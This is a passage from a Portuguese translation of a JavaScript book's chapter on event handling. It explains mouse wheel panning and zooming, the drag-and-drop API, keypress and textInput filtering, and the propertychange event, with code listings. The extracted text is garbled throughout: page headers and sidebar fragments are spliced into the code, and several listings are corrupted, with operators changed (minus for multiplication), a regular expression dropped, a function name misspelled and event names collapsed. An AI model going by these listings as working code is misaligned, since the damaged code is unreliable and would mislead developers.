`` Para funcionar corretamente em todos os navegadores comuns, o Exemplo 17-3 deve fazer alguns testes de navegador (Seção 13.4.5). O exemplo antecipa a especificação Level 3 Events do DOM e contém código para usar o evento `wheel` quando os navegadores o implementarem⁶. Inclui também alguma preparação para o futuro, para parar de usar o evento `DOMMouseScroll` quando o Firefox começar a disparar `wheel` ou `mousewheel`. Note que o Exemplo 17-3 também é um exemplo prá-

tico das técnicas de geometria de elemento e posicionamento CSS explicadas na Seção 15.8 e na Seção 16.2.1.

Exemplo 17-3 Tratando de eventos roda do mouse

// Engloba o elemento conteúdo em um quadro ou em uma porta de visualização da largura e

// altura especificadas (mínimo 50x50). Os argumentos contentX e contentY opcionais

// especificam o deslocamento inicial do conteúdo em relação ao quadro. (Se

// especificados, devem ser ≤ 0 .) O quadro tem rotinas de tratamento de evento

// mousewheel que permite ao usuário dar uma panorâmica no elemento e reduzir ou

// ampliar o quadro.

function enclose(content, framewidth, frameheight, contentX, contentY) {

// Esses argumentos não são apenas os valores iniciais: eles mantêm o

// estado atual e são utilizados e modificados pela rotina de tratamento de mousewheel.

framewidth = Math.max(framewidth, 50);

frameheight = Math.max(frameheight, 50);

contentX = Math.min(contentX, 0) || 0;

contentY = Math.min(contentY, 0) || 0;

// Cria o elemento frame e configura um nome de classe e estilo CSS

var frame = document.createElement("div");

frame.className = "enclosure";

// Para que possamos definir estilos em

// uma folha de estilo

frame.style.width = framewidth + "px";

// Configura o tamanho do quadro.

frame.style.height = frameheight + "px";

frame.style.overflow = "hidden";

// Sem barras de rolagem, sem

// transbordamento

frame.style.boxSizing = "border-box";

// Border-box simplifica os

*frame.style.webkitBoxSizing = "border-box"; // cálculos para
redimensionar frame.style.MozBoxSizing = "border-box";*

// o quadro.

// Coloca o quadro no documento e move o elemento conteúdo para o quadro.

```
content.parentNode.insertBefore(frame,  
content);
```

```
frame.appendChild(content);
```

// Posiciona o elemento em relação ao quadro

```
content.style.position = "relative";
```

6 Isso é arriscado: se as futuras implementações não coincidirem com a versão preliminar da especificação atual de quando escrevi isto, o tiro sairá pela culatra e o exemplo não funcionará.

Capítulo 17 Tratando eventos 461

```
content.style.left = contentX + "px";
```

```
content.style.top = contentY + "px";
```

*// Precisaremos contornar algumas peculiaridades específicas dos navegadores a seguir var isMacWebkit =
(navigator.userAgent.indexOf("Macintosh") != -1 &&
navigator.userAgent.indexOf("WebKit")*

!=

-1);

var isFirefox = (navigator.userAgent.indexOf("Gecko") !== -1); lado do client

JavaS

// Registra rotinas de tratamento de evento roda do mouse.

cript do

frame.onwheel = wheelHandler;

// Navegadores futuros

frame.onmousewheel = wheelHandler; // A maioria dos navegadores atuais e

if (isFirefox)

// Somente Firefox

frame.addEventListener("DOMMouseScroll", wheelHandler, false); function wheelHandler(event) {

var e = event || window.event; // Evento de objeto padrão ou IE

// Extrai a quantidade de rotação do objeto evento, procurando

*// propriedades de um objeto evento wheel, de um objeto evento
mousewheel*

// (tanto na forma 2D como 1D) e do evento DOMMouseScroll do Firefox.

*// Muda a escala dos deltas de modo que um "clique" em direção à tela
tenha 30*

// pixels.

*// Se futuros navegadores dispararem "wheel" e "mousewheel" para o
mesmo*

// evento, acabaremos contando duplamente aqui. Esperamos, contudo,

// que cancelar o evento wheel evite a geração de roda do mouse.

var deltaX = e.deltaX-30 ||*

// evento wheel

e.wheelDeltaX/4

mousewheel

0;

// propriedade não definida

var deltaY = e.deltaY-30 ||*

// evento wheel

e.wheelDeltaY/4 ||

// evento mousewheel no Webkit

(e.wheelDeltaY === undefined

&&

// se não houver propriedade 2D, então

e.wheelDelta/4) ||

// usa a propriedade wheel 1D

e.detail-10 ||*

// evento DOMMouseScroll do Firefox

0;

// propriedade não definida

// A maioria dos navegadores gera um evento com delta 120 por clique de mousewheel.

// Nos Macs, entretanto, os mousewheels parecem ser sensíveis à velocidade e

// os valores de delta são frequentemente múltiplos de 120, pelo menos com o

// mouse da Apple. Usa teste de navegador para anular isso.

if (isMacWebkit) {

deltaX /= 30;

deltaY /= 30;

}

*// Se obtivermos um evento mousewheel ou wheel no (em uma futura
versão do)*

// Firefox, então não precisamos mais de DOMMouseScroll.

if (isFirefox && e.type !== "DOMMouseScroll")

frame.removeEventListener("DOMMouseScroll", wheelHandler, false);

// Obtém as dimensões atuais do elemento conteúdo

```
var contentbox = content.getBoundingClientRect();
```

```
var contentwidth = contentbox.right - contentbox.left;
```

```
var contentheight = contentbox.bottom - contentbox.top;
```

```
if (e.altKey) { // Se a tecla Alt estiver pressionada, redimensiona o quadro  
if (deltaX) {
```

462 Parte II JavaScript do lado do cliente `framewidth -= deltaX; // Nova largura, mas não maior do que o`

```
framewidth = Math.min(framewidth, contentwidth);
```

```
// conteúdo
```

```
framewidth = Math.max(framewidth, 50);
```

```
// e não menor do que 50.
```

```
frame.style.width = framewidth + "px";
```

// Configura-o no quadro

}

if (deltaY) {

frameheight -= deltaY; // Faz o mesmo para a altura do quadro

frameheight = Math.min(frameheight, contentheight);

frameheight = Math.max(frameheight-deltaY, 50);

frame.style.height = frameheight + "px";

}

}

else { // Sem a modificadora Alt, dá uma panorâmica no conteúdo dentro do quadro if (deltaX) {

// Não rola mais do que isso

var minoffset = Math.min(framewidth-contentwidth, 0);

// Soma deltaX a contentX, mas não deixa menor do que minoffset

contentX = Math.max(contentX + deltaX, minoffset);

contentX = Math.min(contentX, 0);

// nem maior do que 0

content.style.left = contentX + "px";

// Configura o novo

// deslocamento

}

if (deltaY) {

var minoffset = Math.min(frameheight - contentheight, 0);

// Soma deltaY a contentY, mas não deixa menor do que minoffset

contentY = Math.max(contentY + deltaY, minoffset);

contentY = Math.min(contentY, 0);

// Nem maior do que 0

content.style.top = contentY + "px";

// Configura o novo

// deslocamento.

}

}

// Não permite que esse evento borbulhe. Impede qualquer ação padrão.

// Isso impede o navegador de usar o evento mousewheel para rolar

// o documento. Espera-se que chamar preventDefault() em um evento wheel

// também impeça a geração de um evento mousewheel para a

// mesma rotação.

if (e.preventDefault) e.preventDefault();

if (e.stopPropagation) e.stopPropagation();

e.cancelBubble = true; // eventos do IE

e.returnValue = false; // eventos do IE

return

false;

}

}

17.7 Eventos arrastar e soltar

O Exemplo 17-2 mostrou como responder a arrastos de mouse dentro de um aplicativo. É possí-

vel usar técnicas como aquela para permitir que elementos sejam arrastados e “soltos” dentro de uma página Web, mas o verdadeiro “arrastar e soltar” é outra coisa. Arrastar e soltar (ou DnD – de drag-and-drop, em inglês) é uma interface com o usuário para transferir dados entre uma “origem de arrasto” e um “alvo de soltura”, que pode ser no mesmo aplicativo ou em aplicativos diferentes. DnD é uma interação homem/computador complexa e as APIs para implementar DnD são sempre complicadas: Capítulo 17 Tratando eventos 463

- Precisam estar vinculadas ao sistema operacional subjacente para que possam funcionar entre aplicativos não relacionados.*

- Devem conciliar operações “mover”, “copiar” e “vincular” de transferência de dados, deixar que a origem de arrasto e o alvo de soltura restrinjam o conjunto de operações permitidas e, então, permitir que o usuário faça uma escolha (normalmente usando modificadoras do teclado do client*

Ja

do) no conjunto permitido.

vaScript do

- Devem fornecer uma maneira para que uma origem de arrasto especifique o ícone ou a imagem a ser arrastada.*

- Devem fornecer notificação baseada em evento, tanto para a origem do arrasto como para o alvo de soltura, do andamento da interação DnD.

A Microsoft introduziu uma API de DnD nas primeiras versões do IE. Não era uma API bem projetada nem bem documentada, mas outros navegadores tentaram copiá-la e HTML5 padroniza algo parecido com a API do IE e acrescenta novos recursos que tornam a API muito mais fácil de usar.

Essa nova API de DnD fácil de usar não estava implementada quando este livro estava sendo escrito; portanto, esta seção aborda a API do IE, com a bênção do padrão HTML5.

A API de DnD do IE é complicada de usar e diferenças de implementação nos navegadores atuais tornam impossível utilizar algumas das partes mais sofisticadas dela em todos eles, mas ela permite que aplicativos Web participem na aplicação conjunta da DnD como os aplicativos de área de trabalho normais. Os navegadores sempre foram capazes de fazer DnD simples. Se você seleciona texto em um navegador Web, é fácil arrastá-lo para um processador de texto. E se você seleciona um URL

em um processador de texto, pode arrastá-lo para o navegador a fim de visitar o URL. O que esta seção demonstra é como criar origens de arrasto personalizadas que transferem dados que não são seu conteúdo textual e alvos de soltura personalizados que respondem aos dados soltos de alguma maneira que não seja sua simples exibição.

A DnD é sempre baseada em eventos e a API JavaScript envolve dois conjuntos de eventos: um disparado na origem do arrasto e outro disparado no alvo de soltura. Todas as rotinas de tratamento de evento de DnD recebem um objeto evento parecido com um objeto evento de mouse, com a adição de uma propriedade `dataTransfer`. Essa propriedade se refere a um objeto `DataTransfer` que define os métodos e as propriedades da API de DnD.

Os eventos da origem do arrasto são relativamente simples e vamos começar com eles. Qualquer elemento do documento que tenha o atributo `HTML draggable` é uma origem de arrasto. Quando o usuário inicia um arrastamento de mouse sobre uma origem de arrastamento, o navegador não seleciona o conteúdo do elemento – em vez disso, ele dispara um evento `dragstart` no elemento. Sua rotina de tratamento para esse evento deve chamar `dataTransfer.setData()` para especificar os dados (e o tipo

desses dados) que a origem do arrasto está tornando disponíveis. (Quando a nova API de HTML5

for implementada, você vai poder chamar `dataTransfer.items.add()`.) Sua rotina de tratamento talvez também queira configurar `dataTransfer.effectAllowed` para especificar quais das operações de transferência “mover”, “copiar” e “vincular” são suportadas e talvez queira chamar `dataTransfer.setDragImage()` ou `dataTransfer.addElement()` (nos navegadores que suportam esses métodos) para especificar uma imagem ou elemento do documento a ser usado como representação visual do arrasto.

Enquanto o arrasto está em andamento, o navegador dispara eventos drag na origem de arrasto. Você pode receber esses eventos, se quiser atualizar a imagem de arrastamento ou alterar os dados que estão sendo oferecidos, mas geralmente não é necessário registrar rotinas de tratamento de “arrasto”.

464 Parte II JavaScript do lado do cliente Quando ocorre uma soltura, o evento `dragend` é disparado. Se sua origem de arrastamento suporta uma operação “mover”, ela deve verificar `dataTransfer.dropEffect` para ver se uma operação mover foi realmente realizada. Se foi, os dados foram transferidos para algum lugar e devem ser excluídos da origem do arrasto.

O evento `dragstart` é o único necessário para implementar origens de arrasto personalizadas simples.

O Exemplo 17-4 mostra isso. Ele exibe a hora atual (no formato “hh:mm”) em um elemento `<span>` e atualiza a hora a cada minuto. Se o exemplo fizesse só isso, o usuário poderia selecionar o texto exibido no relógio e então arrastar a hora. Mas o código JavaScript desse exemplo transforma o reló-

gio em uma origem de arrasto personalizada, configurando a propriedade `draggable` desse elemento relógio como `true` e definindo uma função de rotina de tratamento de evento `ondragstart`. A rotina de tratamento de evento utiliza `dataTransfer.setData()` para especificar uma string de timestamp completa (incluindo informação de data, segundos e fuso horário) como dados a serem arrastados.

Ela também chama `dataTransfer.setDragIcon()` para especificar uma imagem (um ícone de relógio) a ser arrastada.

Exemplo 17-4 Uma origem de arrasto personalizada

```
<script src = "whenReady.js"> </script>
```

```
<script>
```

```
whenReady(function() {
```

```
var clock = document.getElementById("clock");
```

```
// O elemento relógio
```

```
var icon = new Image();
```

```
// Uma imagem para arrastar
```

```
icon.src = "clock-icon.png";
```

```
// URL da imagem
```

```
// Exibe a hora a cada minuto
```

```
function displayTime() {
```

```
var now = new Date();
```

// Obtém a hora atual

var hrs = now.getHours(), mins = now.getMinutes();

if (mins < 10) mins = "0" + mins;

clock.innerHTML = hrs + ":" + mins;

// Exibe a hora atual

setTimeout(displayTime, 60000);

// Executa novamente em 1 minuto

}

displayTime();

// Torna possível arrastar o relógio

*// Também podemos fazer isso com um atributo HTML: <span
draggable="true">...*

clock.draggable = true;

// Configura rotinas de tratamento de evento drag

```
clock.ondragstart = function(event) {
```

```
var event = event || window.event;
```

```
// Para compatibilidade com IE
```

```
// A propriedade dataTransfer é fundamental para a API de arrastar e  
soltar var dt = event.dataTransfer;
```

```
// Informa ao navegador o que está sendo arrastado.
```

```
// A construtora Date() usada como função retorna uma string de  
timestamp dt.setData("Text", Date() + "\n");
```

Capítulo 17 Tratando eventos 465

```
// Diz ao navegador para arrastar nosso ícone a fim de representar o  
timestamp, em
```

```
// navegadores que suportam isso. Sem essa linha, o navegador pode
```

```
// usar uma imagem do texto do relógio como valor a arrastar.
```

```
if (dt.setDragImage) dt.setDragImage(icon, 0, 0);
```

};

});

</script>

lado do client

Ja

<style>

vaS

#clock { /* Faz o relógio ficar bonito */

cript do

font: bold 24pt sans; background: #ddf; padding: 10px;

border: solid black 2px; border-radius: 10px;

e

}

</style>

<h1>Drag timestamps from the clock</h1>

 <!-- A hora é exibida aqui -->

<textarea cols=60 rows=20> </textarea> <!-- Você pode soltar timestamps aqui --> Os alvos de soltura são mais complicados do que as origens de arrasto. Qualquer elemento do documento pode ser um alvo de soltura: não há necessidade de configurar um atributo HTML como acontece com as origens de arrasto; basta definir receptores de evento apropriados. (Contudo, com a nova API de DnD de HTML5, você vai poder definir um atributo dropzone no alvo de soltura, em vez de definir algumas das rotinas de tratamento de evento descritas a seguir.) São quatro os eventos disparados nos alvos de soltura. Quando um objeto arrastado entra em um elemento do documento, o navegador dispara um evento dragenter nesse elemento. Seu alvo de soltura deve usar a

propriedade `dataTransfer.types` para determinar se o objeto arrastado tem dados disponíveis em um formato que ele possa entender. (Talvez você também queira verificar `dataTransfer.effectAllowed` para garantir que a origem de arrasto e seu alvo de soltura possam estar de acordo com uma das operações mover, copiar e vincular.) Se essas verificações forem bem-sucedidas, seu destino de soltura deve permitir que o usuário e o navegador saibam que ele está interessado em uma soltura. Você pode dar esse retorno para o usuário mudando a borda ou a cor de fundo. Surpreendentemente, um alvo de soltura informa ao navegador que está interessado em uma soltura cancelando o evento.

Se um elemento não cancelar o evento `dragenter` enviado a ele pelo navegador, este não vai tratá-

-lo como alvo de soltura para esse arrasto e não vai mais enviar eventos a ele. Mas se um alvo de soltura cancelar o evento `dragenter`, o navegador vai enviar eventos `dragover` à medida que o usuário continuar a arrastar o objeto sobre esse alvo. Surpreendentemente (novamente) um alvo de soltura deve receber e cancelar todos esses eventos para indicar seu contínuo interesse pela soltura. Se o alvo de soltura quer especificar que permite apenas operações mover, copiar ou vincular, deve usar essa rotina de tratamento de evento `dragover` para configurar `dataTransfer.dropEffect`.

Se o usuário mover o objeto arrastado de um alvo de soltura que indicou interesse cancelando eventos, então o evento `dragleave` será disparado no alvo de soltura. A rotina de tratamento desse evento deve restaurar a borda ou cor de fundo do elemento ou desfazer qualquer outro feedback visual realizado em resposta ao evento `dragenter`. Infelizmente, os eventos `dragenter` e `dragleave` borbulham e, se um alvo de soltura contém elementos aninhados, é difícil saber se um evento `dragleave` significa que o arrasto deixou o alvo de soltura de um evento fora do alvo ou de um evento dentro dele.

Por fim, se o usuário solta um objeto em um alvo de soltura, o evento `drop` é disparado no alvo de soltura. A rotina de tratamento desse evento deve usar `dataTransfer.getData()` para obter os dados

466 *Parte II JavaScript do lado do cliente que foram transferidos e fazer algo apropriado com eles. Alternativamente, se o usuário soltou um ou mais arquivos no alvo de soltura, a propriedade `dataTransfer.files` será um objeto semelhante a um array de objetos `File`. (Consulte o Exemplo 18-11 para ver uma demonstração.) Com a nova API de HTML5, as rotinas de tratamento de evento `drop` poderão iterar pelos elementos de `dataTransfer.items[]` para examinar dados que são arquivos e que não são arquivos.*

O Exemplo 17-5 demonstra como transformar elementos `<ul>` em alvos de soltura e como transformar os elementos `<li>` dentro deles em origens de arrasto. O exemplo é um pedaço de código JavaScript não obstrusivo que procura elementos `<ul>` com um atributo `class` que inclua “dnd” e registra rotinas de tratamento de evento DnD em todas essas listas que encontrar. As rotinas de tratamento de evento transformam a própria lista em um alvo de soltura: todo texto solto na lista é transformado em um novo item e inserido no final da lista. As rotinas de tratamento de evento também recebem arrastos nos itens dentro da lista e tornam o texto de cada item da lista disponível para transferência. As rotinas de tratamento de origem de arrasto permitem operações “copiar” e “mover”

e excluem itens da lista que são soltos em operações mover. (Note, entretanto, que nem todos os navegadores suportam operações mover de forma intercambiável.)

Exemplo 17-5 Uma lista como alvo de soltura e origem de arrasto

/*

* A API de DnD é muito complicada e os navegadores não são totalmente capazes de operar

* em conjunto.

* Este exemplo tem os fundamentos certos, mas cada navegador é um pouco diferente

* e cada um parece ter seus próprios erros. Este código não tenta

* soluções específicas para os navegadores.

*/

`whenReady(function() { // Executa esta função quando o documento está pronto`

`// Localiza todos os elementos <ul class='dnd'> e chama a função dnd() neles var lists = document.getElementsByTagName("ul");`

`var regexp = dnd;`

```
for(var i = 0; i < lists.length; i++)
```

```
if (regexp.test(lists[i].className)) dnd(lists[i]);
```

```
// Adiciona rotinas de tratamento de arrastar e soltar em um elemento da  
lista function dnd(list) {
```

```
var original_class = list.className;
```

```
// Lembra a classe CSS original
```

```
var entered = 0;
```

```
// Monitora as entradas e saídas
```

```
// Esta rotina de tratamento é chamada quando um arrasto entra na lista  
pela
```

```
// primeira vez. Ela verifica se o arrastamento contém dados em um  
formato que
```

```
// possa processar e, se puder,
```

```
// retorna false para indicar interesse em uma soltura. Nesse caso, ela  
também
```

// realça o alvo de soltura para permitir que o usuário saiba desse interesse.

list.ondragenter = function(e) {

e = e || window.event; // Evento padrão ou IE

var from = e.relatedTarget;

// Os eventos dragenter e dragleave borbulham, o que torna difícil

// saber quando se deve realçar ou tirar o realce do elemento em um caso como

// esse, onde o elemento tem filhos . Nos navegadores que

// definem relatedTarget, podemos monitorar isso.

// Caso contrário, contamos pares entrada/saída

Capítulo 17 Tratando eventos 467

// Se entramos de fora da lista ou se

// essa é a primeira entrada, então precisamos fazer alguma coisa entered
++;

if ((from && !ischild(from, list)) || entered == 1) {

// Todas as informações de DnD estão nesse objeto dataTransfer

var dt = e.dataTransfer;

lado do client

Ja

vaS

*// O objeto dt.types lista os tipos ou formatos em que os dados
cript do*

*// que estão sendo arrastados estão disponíveis. HTML5 diz que o tipo
// tem um método contains(). Em alguns navegadores ele é um array com
um e*

// método indexOf. No IE8 e anteriores, ele simplesmente não existe.

var types = dt.types; // Em quais formatos os dados estão disponíveis

// Se não temos quaisquer dados do tipo ou se os dados estão

// disponíveis em formato de texto puro, então realça a

// lista para permitir que o usuário saiba que estamos recebendo drop

// e retorna false para permitir que o navegador saiba.

if (!types || // IE

(types.contains && types.contains("text/plain")) || //HTML5

(types.indexOf

&&

types.indexOf("text/plain")!= -1))

//Webkit

{

list.className = original_class + " droppable";

return

false;

}

// Se não reconhecemos o tipo de dados, não queremos uma soltura
return; //

cancelamento

}

return false; // Se não é a primeira entrada, ainda estamos interessados

};

// Esta rotina de tratamento é chamada quando o mouse se move sobre a lista.

// Precisamos definir esta rotina de tratamento e retornar false, senão o

// arrasto será cancelado.

list.ondragover = function(e) { return false; };

// Esta rotina de tratamento é chamada quando o arrasto parte da lista

// ou de um de seus filhos. Se estamos realmente deixando a lista

// (e não apenas indo de um item da lista para outro), então retira seu realce.

list.ondragleave = function(e) {

```
e = e || window.event;
```

```
var to = e.relatedTarget;
```

```
// Se estamos saindo para algo fora da lista ou se essa saída
```

```
// compensa as entradas, então retira o realce da lista
```

```
entered--;
```

```
if ((to && !schild(to,list)) || entered <= 0) {
```

```
list.className
```

=

```
original_class;
```

entered

=

0;

}

return

false;

};

// Esta rotina de tratamento é chamada quando realmente acontece uma soltura.

*// Pegamos o texto solto e o transformamos em um novo elemento *

468 *Parte II JavaScript do lado do cliente* `list.ondrop = function(e) {`

`e = e || window.event; // Obtém o evento`

// Obtém os dados que foram soltos em formato de texto puro.

// "Text" é um apelido para "text/plain".

// O IE não suporta "text/plain"; portanto, usamos "Text" aqui.

`var dt = e.dataTransfer;`

// Objeto dataTransfer

var text = dt.getData("Text"); // Obtém os dados soltos como texto puro.

*// Se obtivemos algum texto, transformamos em um novo item no final da
// lista.*

if (text) {

*var item = document.createElement("li"); // Cria novo
item.draggable = true;*

// Torna possível arrastá-lo

item.appendChild(document.createTextNode(text));

//

Adiciona

texto

list.appendChild(item);

//

Adiciona-o

na

lista

// Restaura o estilo original da lista e zera a contagem de entered
list.className

=

original_class;

entered

=

0;

return

false;

}

};

// Torna possível arrastar todos os itens que estavam originalmente na lista
var items = list.getElementsByTagName("li");

for(var i = 0; i < items.length; i + +)

items[i].draggable = true;

// E registra rotinas de tratamento de evento para arrastar itens da lista.

// Note que colocamos essas rotinas de tratamento na lista e permitimos que os

// eventos borbulhem para cima a partir dos itens.

// Esta rotina de tratamento é chamada quando um arrasto é iniciado dentro da

// lista.

```
list.ondragstart = function(e) {
```

```
e = e || window.event;
```

```
var target = e.target || e.srcElement;
```

```
// Se borbulhou a partir de algo que não um <li>, ignora-o if  
(target.tagName !== "LI") return false;
```

```
// Obtém o importante objeto dataTransfer
```

```
var dt = e.dataTransfer;
```

```
// Informa quais dados precisamos arrastar e em que formato estão  
dt.setData("Text", target.innerText || target.textContent);
```

// Informa que sabemos como permitir cópias ou movimentações dos dados
dt.effectAllowed = "copyMove";

};

// Esta rotina de tratamento é chamada depois da ocorrência de uma soltura

// bem-sucedida

list.ondragend = function(e) {

e = e || window.event;

var target = e.target || e.srcElement;

Capítulo 17 Tratando eventos **469**

// Se a soltura foi uma movimentação, exclui o item da lista.

// No IE8, isso vai ser "none", a não ser que você configure explicitamente

// como move na rotina de tratamento ondrop acima. Mas forçá-lo a ser "move"

// para o IE impede que outros navegadores ofereçam ao usuário a escolha

de

// uma operação copiar ou mover.

if (e.dataTransfer.dropEffect === "move")

target.parentNode.removeChild(target);

lado do client

Ja

}

vaScript do

// Esta é a função utilitária que usamos em ondragenter e ondragleave.

// Retorna true se a é filho de b.

e

function ischild(a,b) {

for(; a; a = a.parentNode) if (a === b) return true;

return

false;

}

}

});

17.8 Eventos de texto

Os navegadores têm três eventos legados para entrada de teclado. Os eventos *keydown* e *keyup* são de baixo nível e são abordados na próxima seção. No entanto, o evento *keypress* é de nível mais alto e sinaliza que foi gerado um caractere imprimível. A versão preliminar da especificação *Level 3 Events* do DOM define um evento *textInput* mais geral, disparado quando o usuário insere texto independente da fonte (um teclado, transferência de dados na forma de colagem ou soltura, um método de entrada de idioma asiático ou um sistema de reconhecimento de voz ou manuscrito, por exemplo).

O evento *textInput* não era suportado quando este livro estava sendo escrito, mas os navegadores Webkit suportam um evento “*textInput*” (com a letra *I* maiúscula) muito parecido.

O evento *textInput* proposto e o evento *textInput* implementado atualmente recebem um objeto evento simples, com uma propriedade *data* que contém o texto inserido. (Outra propriedade, *inputMethod*, foi proposta para especificar a origem da entrada, mas ainda não tinha sido implementada.) Para entrada de teclado, a propriedade *data* normalmente vai conter apenas um caractere, mas a entrada de outras fontes frequentemente pode incluir vários caracteres.

O objeto evento passado com eventos *keypress* é mais confuso. Um evento *keypress* representa um único caractere de entrada. O objeto evento especifica esse caractere como uma posição de código Unicode numérica e você deve usar *String.fromCharCode()* para convertê-la em uma *string*.

Na maioria dos navegadores, a propriedade *keyCode* do objeto evento especifica a posição de código do caractere de entrada. Por motivos históricos, contudo, o Firefox usa a propriedade *charCode*. A maioria dos navegadores dispara eventos *keypress* apenas quando é gerado um caractere imprimível.

Contudo, o Firefox também dispara “keypress” para caracteres não imprimíveis. Para detectar esse caso (de modo que possa ignorar os caracteres não imprimíveis), você pode procurar um objeto evento com uma propriedade `charCode` definida, mas configurada como 0.

Os eventos `textInput`, `textInput` e `keypress` podem ser cancelados para impedir a entrada do caractere. Isso significa que você pode usar esses eventos para filtrar entrada. Talvez você queira impedir que o usuário insira letras em um campo destinado a dados numéricos, por exemplo. O Exemplo 17-6 é um módulo não obstrusivo de código JavaScript que permite exatamente esse tipo de filtragem. Ele **470** Parte II JavaScript do lado do cliente procura elementos `<input type = text>` que tenham um atributo adicional (não padronizado) chamado `data-allowed-chars`. O módulo registra rotinas de tratamento para eventos `textInput`, `textInput` e `keypress` nesse campo de texto, para restringir a entrada aos caracteres que aparecem no valor do atributo `allowed`. O comentário inicial no Exemplo 17-6 contém uma amostra de HTML que utiliza o módulo.

Exemplo 17-6 Filtrando entrada de usuário

/**

* `InputFilter.js`: filtragem discreta de toques de tecla para elementos `<input>`

*

* Este módulo localiza todos os elementos `<input type = "text">` no documento que

* tenham um atributo `"data-allowed-chars"`. Ele registra rotinas de

* tratamento de evento `keypress`, `textInput` e `textInput` para esse elemento a fim de

* restringir a entrada do usuário de modo que apenas os caracteres que aparecem no valor

* do atributo possam ser inseridos. Se o elemento `<input>` também tem um atributo chamado

* `"data-messageid"`, o valor desse atributo é considerado a identificação de outro

* elemento do documento. Se o usuário digita um caractere que não é permitido, o

** elemento mensagem se torna visível. Se o usuário digita um caractere permitido, o*

** elemento mensagem é oculto. Esse elemento identificação de mensagem se destina a oferecer*

** uma explicação para o usuário sobre o motivo de seu toque de tecla ser rejeitado.*

** Normalmente, ele deve ser estilizado com CSS para que seja inicialmente invisível.*

** Aqui está um exemplo de HTML que utiliza esse módulo.*

** Zipcode: <input id="zip" type="text"*

data-allowed-chars="0123456789" data-messageid="zipwarn">

** Digits only*

** Este módulo é puramente discreto: ele não define quaisquer símbolos*

** no namespace global.*

**/*

whenReady(function () { // Executa esta função quando o documento é carregado

// Localiza todos os elementos <input>

var inputelts = document.getElementsByTagName("input");

// Itera por todos eles

```
for(var i = 0 ; i < inputelts.length; i++ ) {
```

```
var elt = inputelts[i];
```

```
// Pula aqueles que não são campos de texto ou que não têm
```

```
// um atributo data-allowed-chars.
```

```
if (elt.type != "text" || !elt.getAttribute("data-allowed-chars")) continue;
```

```
// Registra nossa função de tratamento de evento nesse elemento de  
entrada
```

```
// keypress é uma rotina de tratamento de evento legada que funciona em  
toda parte.
```

```
// textInput (caixa mista) é suportado pelo Safari e Chrome, em 2010.
```

```
// textinput (caixa baixa) é a versão draft Level 3 Events do DOM.
```

```
if (elt.addEventListener) {
```

```
elt.addEventListener("keypress", filter, false);
```

```
elt.addEventListener("textInput", filter, false);
```

```
elt.addEventListener("textInput", filter, false);
```

```
}
```

```
else { // textinput não suportava versões do IE sem addEventListener()  
elt.attachEvent("onkeypress",
```

```
filter);
```

```
}
```

```
}
```

Capítulo 17 Tratando eventos **471**

```
// Esta é a rotina de tratamento de keypress e textInput que filtra a  
entrada do usuário function filter(event) {
```

```
// Obtém o objeto evento e o alvo do alvo target
```

```
var e = event || window.event;
```

// Modelo padrão ou IE

var target = e.target || e.srcElement; // Modelo padrão ou IE

var text = null;

// O texto que foi inserido

lado do client

Ja

// Obtém o caractere ou texto que foi inserido

vaS

if (e.type === "textinput" || e.type === "textInput") text = e.data;
cript do

else { // Esse era um evento keypress legado

// O Firefox usa charCode para eventos key press imprimíveis

e

```
var code = e.charCode || e.keyCode;
```

```
// Se esse toque de tecla é uma tecla de função de qualquer tipo, não o  
filtra if (code < 32 ||
```

```
// Caractere de controle ASCII
```

```
e.charCode == 0 ||
```

```
// Tecla de função (somente para Firefox)
```

```
e.ctrlKey || e.altKey) // Tecla modificadora pressionada
```

```
return;
```

```
// Não filtra esse evento
```

// Converte código de caractere em uma string

var text = String.fromCharCode(code);

}

// Agora pesquisa as informações que precisamos a partir desse elemento de entrada var allowed = target.getAttribute("data-allowed-chars"); // Caracteres válidos var messageid = target.getAttribute("data-messageid");

// Identificação de

// mensagem

if (messageid) // Se existe uma identificação de mensagem, obtém o elemento var messageElement = document.getElementById(messageid);

// Itera pelos caracteres do texto de entrada

for(var i = 0; i < text.length; i++) {

var c = text.charAt(i);

```
if (allowed.indexOf(c) == -1) {
```

```
// Esse é um caractere proibido?
```

```
// Exibe o elemento da mensagem, se existir um
```

```
if (messageElement) messageElement.style.visibility = "visible";
```

```
// Cancela a ação padrão para que o texto não seja inserido
```


if

(e.preventDefault)

e.preventDefault();

if (e.returnValue) e.returnValue = false;

return

false;

}

}

// Se todos os caracteres eram válidos, oculta a mensagem, caso exista uma.

if (messageElement) messageElement.style.visibility = "hidden";

}

});

Os eventos *keypress* e *textinput* são disparados antes que o texto recentemente digitado seja realmente inserido no elemento do documento que tem o foco, sendo esse o motivo pelo qual as rotinas de tratamento para esses eventos podem cancelar o evento e impedir a inserção do texto. Os navegadores também implementam um tipo de evento de entrada que é disparado depois que o texto é inserido em um elemento. Esses eventos não podem ser cancelados e não especificam qual era o novo texto em seus objetos evento, mas fornecem notificação de que o conteúdo textual de um elemento **472** Parte II JavaScript do lado do cliente mudou de algum modo. Se você quisesse garantir que qualquer texto inserido em um campo de entrada aparecesse em letras maiúsculas, por exemplo, poderia usar o evento de entrada como segue: *SURNAME: <input type="text" oninput="this.value = this.value.toUpperCase();" >* HTML 5 padroniza o evento de entrada e é suportado por todos os navegadores modernos, exceto o IE. Você pode obter um efeito semelhante no IE usando o evento não padronizado *propertychange* para detectar alterações na propriedade *value* de um elemento de entrada de texto. O Exemplo 17-7

mostra como você poderia obrigar que toda entrada aparecesse em letras maiúsculas de forma independente de plataforma.

Exemplo 17-7 Usando o evento *propertychange* para detectar entrada de texto *function forceToUpperCase(element) {*

```
if (typeof element === "string") element =  
document.getElementById(element); element.oninput = upcase;
```

```
element.onpropertychange = upcaseOnPropertyChange;
```

```
// Caso fácil: a rotina de tratamento do evento de entrada
```

```
function upcase(event) { this.value = this.value.toUpperCase(); }
```

```
// Caso difícil: a rotina de tratamento do evento propertychange function  
upcaseOnPropertyChange(event) {
```

```
var e = event || window.event;
```

```
// Se a propriedade value mudou
```

```
if (e.propertyName === "value") {
```

```
// Remove a rotina de tratamento de onpropertychange para evitar  
recursividade this.onpropertychange = null;
```

```
// Muda o valor para todas as letras em maiúsculas
```

```
this.value = this.value.toUpperCase();
```

```
// E restaura a rotina de tratamento de propertychange original
```

```
this.onpropertychange = upcaseOnPropertyChange;
```

```
}
```

```
}
```

```
}
```

17.9 Eventos de teclado

Os eventos *keydown* e *keyup* são disparados quando o usuário pressiona ou solta uma tecla no teclado. Eles são gerados por teclas modificadoras, teclas de função e teclas alfanuméricas. Se o usuário mantiver a tecla pressionada por tempo suficiente para que comece a repetir, vai haver vários eventos *keydown* antes que o evento *keyup* chegue.

